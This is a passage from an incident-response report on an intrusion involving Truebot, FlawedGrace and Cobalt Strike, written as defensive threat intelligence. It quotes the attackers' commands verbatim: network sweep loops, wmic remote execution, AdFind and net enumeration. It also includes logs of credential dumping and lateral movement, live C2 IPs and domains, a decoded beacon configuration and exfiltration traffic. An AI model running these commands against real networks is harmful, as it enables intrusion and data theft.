


File removal was observed with AdFind.exe being removed by the threat actors as well as Cobalt Strike beacon removal, after being used for lateral movement.

event.code	process.name	process.pid	file.path
23	System	4	C:\Windows\99d47ff.exe
23	System	4	C:\Windows\daf7af7.exe
23	System	4	C:\Windows\a77629b.exe
23	System	4	C:\Windows\9136174.exe
23	System	4	C:\Windows\4247e69.exe
23	System	4	C:\Windows\451edbf.exe
23	cmd.exe	2,572	C:\ProgramData\AdFind.exe

Credential Access


Approximately one hour after the initial infection, we observed the threat actors using a remote dumping tool to extract credentials via the registry hives. At this time, we cannot confidently name the tool that they used. The logs of the credential access activity resemble those of secretsdump, which is a tool that is part of the Impacket library.
We noticed the creation of two temporary files in the C:\Windows\System32\ directory. The names of these files consisted of eight randomly generated characters. Prior to that, a service called “RemoteRegistry” was instructed to start. The Remote Registry allows administrators to access, modify, and manage the registry settings of other computers on a network. Once again, an example of this approach can be seen through secretsdump (secretsdump.py#L374).



We believe that the threat actors utilized an older version of the impacket Library. This is because as of May 4th, 2023, version 0.10.0 modified the location where the registry hives would extract. They are now saved as temp files under C:\Windows\Temp directory. However, as with this case, we observed the temp files under C:\Windows\System32, which indicates the use of an older version of impacket.

After reviewing the Security event logs for event ID 4624 and the Sysmon event logs (event ID 1 & 10) on the beachhead host, we have determined that the attackers utilized Pass-The-Hash to run commands on remote hosts as the local administrator user.

Security Logs	Sysmon Logs
4624 – LogonType: 9LogonProcess: seclogo	1 – Cobalt Strike Execution
	10 – Cobalt Strike Accessing LSASS Process



When considering this evidence, the time sequence is a crucial factor. To prevent false positives, defenders can group related events together based on their time of execution. However, we have also included specific Sigma rules that are capable of identifying these execution patterns in isolation. Please refer to these rules in the Detections section of this report.

Discovery

We also observed the threat actors utilizing for loops to iterate through text files located in the C:\ProgramData directory. These files contained the hostname of all workstations and servers within the network environment. The aim of this loop was to execute discovery commands using ping to locate live endpoints and net view to enumerate their open shares. In addition, they used the dir command to test the feasibility of connecting to remote servers within the network through the local administrator's account.

```
C:\Windows\system32\cmd.exe /C for /f %i in (C:\ProgramData\servers_live.txt) do net view \\%i /all >>
C:\ProgramData\servers_live_netview.txt

C:\Windows\system32\cmd.exe /C for /f %%i in (C:\ProgramData\servers_live.txt) do dir \\%%i\C$ >>
C:\ProgramData\servers_live_dir.txt

C:\Windows\system32\cmd.exe /C for /f %i in (C:\ProgramData\hosts.txt) do ping -n 1 %i -v 4 | find /I "TTL" >>
C:\ProgramData\hosts_live.txt

C:\Windows\system32\cmd.exe /C for /f %i in (C:\ProgramData\servers.txt) do ping -n 1 %i -v 4 | find /I "TTL"
>> C:\ProgramData\servers_live.txt
```

In addition to using net view to find open shares, the attackers also examined the registry of the local host and saved a list of all mapped shares in a text file called 1.txt. We also observed them using the wmic command to execute the same action on a remote host.

```
cmd /C > C:\ProgramData\1.txt 2>&1 reg query HKEY_USERS\\<SID>\Network

C:\Windows\system32\cmd.exe /C wmic /node:<REDACTED> process call create "cmd /C > C:\ProgramData\1.txt 2>&1
reg query HKEY_USERS\<SID>\Network"
```

They later viewed and deleted the text file using the type and del commands respectively.

To check the status of the antimalware software that is installed, they used PowerShell along with the Get-MpComputerStatus cmdlet. This command was run on multiple hosts in the environment. We believe the execution of this command came through atexec.py, which is part of the impacket collection.

```
cmd.exe /C powershell Get-MpComputerStatus > C:\Windows\Temp\KMzFGwGn.tmp 2>&1
```

AdFind was used in this intrusion, however, the threat actors limited the output only to collect operating system information and specific attributes from the domain user objects.

```
C:\Windows\system32\cmd.exe /C AdFind.exe -f "&(objectcategory=computer)" operatingSystem -csv > 1.csv

C:\Windows\system32\cmd.exe /C AdFind.exe -f "objectcategory=person" sAMAccountName name displayName givenName
department description title mail logonCount -csv > person.csv
```

We also observed some other miscellaneous commands that we tend to see in every intrusion. These discovery commands collected information about the administrator groups and users. Although, there was one notable use of the tasklist command where threat actors used the /S parameter to retrieve the list of currently running processes from

remote hosts.

```
quser
net  group "Domain Admins" /domain
net  group "Domain Controllers" /domain
net  group /domain
net  localgroup "Remote Desktop Users"
net  localgroup Administrators
net  user <user> /domain
nltest  /domain_trusts
tasklist /S <IP of remote host>
```

Lateral Movement


The threat actors predominately used Cobalt Strike's jump psexec module to move to new hosts. The event ID 7045 (A new service was installed in the system) in System.evtx showed clear evidence of the malicious service being installed.

The DFIR Report's defender's guide to Cobalt Strike discusses this in further detail.

As seen below, when filtered to these events, we observed the threat actor moving to a new system every 5-20 minutes.

_time	winlog.channel	event.code	message	winlog.event_data.ImagePath
[redacted] 5:15:50.265 AM	System	7045	A service was installed in the system. Service Name: daf7af7 Service File Name: \\[redacted]\ADMIN$\daf7af7.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem	\\[redacted]\ADMIN$\daf7af7.exe
[redacted] 5:11:46.628 AM	System	7045	A service was installed in the system. Service Name: a77629b Service File Name: \\[redacted]\ADMIN$\a77629b.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem	\\[redacted]\ADMIN$\a77629b.exe
[redacted] 4:58:30.566 AM	System	7045	A service was installed in the system. Service Name: 9136174 Service File Name: \\[redacted]\ADMIN$\9136174.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem	\\[redacted]\ADMIN$\9136174.exe
[redacted] 4:38:15.581 AM	System	7045	A service was installed in the system. Service Name: 451edbf Service File Name: \\[redacted]\ADMIN$\451edbf.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem	\\[redacted]\ADMIN$\451edbf.exe

As we mentioned in the discovery phase, threat actors also used atexec to execute commands on remote hosts. Impacket's atexec module allows the remote execution of commands on a Windows system by leveraging the Task Scheduler service. The module registers a task on a remote system that would execute the instructed command. The task would then be deleted upon successful execution. The example below is from the Security event logs, event ID 4698.



To showcase the hardcoded lines of code responsible for the observed execution flow, we have included a snippet from atexec's official GitHub page in the screenshot above. Threat actors used Cobalt Strike to facilitate the execution of this module.


In some other cases, we saw threat actors executing the below command from the beachhead host toward a number of remote hosts.

```
cmd.exe /C wmic /node:<remote host> process get executablepath
```

This command uses Windows Management Instrumentation CommandLine (WMIC) to remotely retrieve the executable paths of all running processes from a number of remote hosts.

1. /node:<remote host>: specifies the remote host.
2. process: represents the WMI class to be queried; in this case, it's related to running processes on the target system.
3. get executablepath: is to retrieve the property 'ExecutablePath', which contains the complete path to the executable for each running process.

We've created a chart displaying the times (UTC) when threat actors were active in the network. The data is based on a sample of affected hosts, but the pattern of activity remained consistent throughout the intrusion.



Collection

Throughout the intrusion, the attackers staged results from their discovery within either the temporary directory or C:\ProgramData. As a reminder, the following discovery commands redirected their results to C:\ProgramData\hosts_live.txt and C:\ProgramData\servers_live.txt.

```
C:\Windows\system32\cmd.exe /C for /f %i in (C:\ProgramData\hosts.txt) do ping -n 1 %i -v 4 | find /I "TTL" >>
C:\ProgramData\hosts_live.txt

C:\Windows\system32\cmd.exe /C for /f %i in (C:\ProgramData\servers.txt) do ping -n 1 %i -v 4 | find /I "TTL"
>> C:\ProgramData\servers_live.txt
```

Additionally, populated and collected files included:


```
C:\ProgramData\1.txt
C:\Windows\Temp\KMzFGwGn.tmp
C:\ProgramData\1.csv
C:\ProgramData\person.csv
C:\ProgramData\servers_live_dir.txt
```

The extensive creation of text files (.txt and .csv) within the C:\ProgramData directory provides detection and hunting opportunities as legitimate software commonly leverages sub-folders of this directory.

Command and Control

Truebot

Communication to the Truebot C2 server at 45.182.189[.]71 began shortly after the execution of the initial access executable. This connection, however, only lasted for around two hours on the beachhead host, and activity ceased after the Cobalt Strike beacon payload was loaded on the host.



Domain	IP	Port	JA3	JA3s
essadonio[.]com	45.182.189[.]71	443	a0e9f5d64349fb13191bc781f81f42e1	f14f2862ee2df5d0f63a88b60c8eee56
essadonio[.]com	45.182.189[.]71	443	a0e9f5d64349fb13191bc781f81f42e1	f33734dfbbff29f68bcde052e523c287

```
Certificate: [39:d7:cf:9d:0a:39:f6:b6:e4:cc:af:2e:34:9e:07:48:48:be:d1:ea]
Not Before: 2023/05/18 00:00:00 UTC
Not After: 2023/08/16 23:59:59 UTC
Issuer Org: ZeroSSL
Subject Common: essadonio.com [essadonio.com ,www.essadonio.com]
Public Algorithm: id-ecPublicKey
Curve prime: 256v1
JARM: 28d28d28d00028d00042d42d0000005a3e96c1dfa4bdb24b8b3c04cae18cc3
```


Looking at memory collected from the beachhead host, we can observe the connection to the Truebot command and control server made by Runtimebroker.exe, the renamed executable copied from the initial malware payload.

```
Volatility 3 Framework 2.4.1

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created
0×c58570853b30  TCPv4   10.             53635   45.182.189.71   443     CLOSED  8248    RuntimeBroker.                  .000000
```


Flawed Grace

The FlawedGrace malware is unlike any command and control we've covered in previous reports as it uses a custom binary protocol as opposed to the more common usage of application layer protocols like HTTP/s, RDP, or SSH.

Over the course of the intrusion, the threat actors pivoted to several command and control addresses with times of overlap between several C2 addresses. This activity took place several times over the course of the intrusion.



As well as pivoting between command and control servers, the threat actors started communication from various hosts over the course of the intrusion with no host maintaining constant beaconing.



As this malware uses a custom protocol, normal indicators like SSL certificate or JA3 were not present.

IP	Port
81.19.135[.]30	443
92.118.36[.]199	443
5.188.86[.]18	443

Traces of command and control activity were present in memory on several hosts from the beachhead to multiple servers. Most no longer showed the responsible process, but at least one host had an active connection from an injected svchost.exe process to FlawedGrace command and control visible.

```
Volatility 3 Framework 2.4.1

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created
0×b18b900e8bd0  TCPv4   10.         8       65437   81.19.135.30    443     ESTABLISHED     -       -       N/A
0×c58577562a70  TCPv4   10.         6       53481   92.118.36.199   443     ESTABLISHED     8552    svchost.exe                     .000000
0×9381f7223bc0  TCPv4   10.         8       53085   5.188.86.18     443     ESTABLISHED     -       -       N/A
0×ca0e5fb8f010  TCPv4   10.         5       53440   81.19.135.30    443     ESTABLISHED     -       -       N/A
0×a0000014a920  TCPv4   10.         9       64679   5.188.86.18     443     ESTABLISHED     -       -       N/A
0×cc8e92137920  TCPv4   10.         9       64679   5.188.86.18     443     ESTABLISHED     -       -       N/A
```


During the first day of the intrusion, we observed a network signature hit for RDP tunneling from one of the FlawedGrace command and control servers, but due to no follow-up activity, it would appear that this did not function properly for the threat actors.

Signature	Source IP
ET POLICY Tunneled RDP msts Handshake	92.118.36[.]199


This likely also explains the removal of the local user account that had been added to the Remote Desktop Users group.

Cobalt Strike

Cobalt Strike, unlike the other two malware families observed, remained in constant communication with its command and control server after the first beacon was loaded until the end of the intrusion.



While the Cobalt Strike command and control stayed active over the intrusion the threat actors did selectively deploy and remove it on hosts with only the beachhead host maintaining beaconing activity for the whole duration.



IP	Port	JA3	JA3s
5.188.206[.]78	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7

```
Certificate: [6e:ce:5e:ce:41:92:68:3d:2d:84:e2:5b:0b:a7:e0:4f:9c:b7:eb:7c]
Not Before: 2015/05/20 18:26:24 UTC
Not After: 2025/05/17 18:26:24 UTC
Issuer Org:
Subject Common:
Subject Org:
Public Algorithm: rsaEncryption
```

Cobalt Strike beacon configuration:

```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 60000,
  "jitter": 0,
  "maxgetsize": 16777216,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 1580103824,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "5.188.206.78",
    "port": 443,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpq+thntRoA67IEQOJ9T8JfpepBXCrOX43GMXPArNSegjOtHm8eQ7971m0anDglcLtW/9qf3

  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/ga.js",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print"
      ]
    }
  },
  "http-post": {
    "uri": "/submit.php",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "SetThreadContext",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 0,
```


```
    "startrwx": true,
    "stub": "ezN0tALmJbn0hY8yMkftaA==",
    "transform-x86": null,
    "transform-x64": null,
    "userwx": true
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "stage": {
    "cleanup": false
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```


Exfiltration

On the second day of the intrusion, a connection from a file server began to the IP 139.60.160[.]166 over port 4433. The process tree indicates the FlawedGrace malware injected into svchost and msiexec on the file server and initiated the transfer. Other reports have indicated Truebot/FlawedGrace intrusions have deployed custom tools for exfiltration. We did not observe any additional binary dropped to disk to perform the exfiltration. As the FlawedGrace process established the TCP connection, we assess with moderate confidence the capability was included in the FlawedGrace malware itself.

Action Type	Initiating Process File Name	Initiating Process Parent File Name	Initiating Process Id	Initiating Process Parent Id	Remote IP	Remote Port	Protocol
OutboundConnectionToUncommonlyUsedPort	svchost.exe	msiexec.exe	5,960	3,576	139.60.160.166	4,433	Tcp
ConnectionSuccess	svchost.exe	msiexec.exe	5,960	3,576	139.60.160.166	4,433	Tcp

Two distinct exfiltration periods were observed taking place around two hours apart.



The network traffic was not sent over a TLS connection but just the TCP protocol.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=1 Ack=1 Win=1025 Len=1460
2	0.000000	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=1461 Ack=1 Win=1025 Len=1460
5	0.001948	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=2921 Ack=1 Win=1025 Len=1460
6	0.001948	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=4381 Ack=1 Win=1025 Len=1460
7	0.001948	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=5841 Ack=1 Win=1025 Len=1460
8	0.001948	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=7301 Ack=1 Win=1025 Len=1460
10	0.004002	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=8761 Ack=1 Win=1025 Len=1460
11	0.004002	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=10221 Ack=1 Win=1025 Len=1460
14	0.005596	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=11681 Ack=1 Win=1025 Len=1460
15	0.005596	10.	139.60.160.166	TCP	1514	52323 → 4433 [ACK] Seq=13141 Ack=1 Win=1025 Len=1460
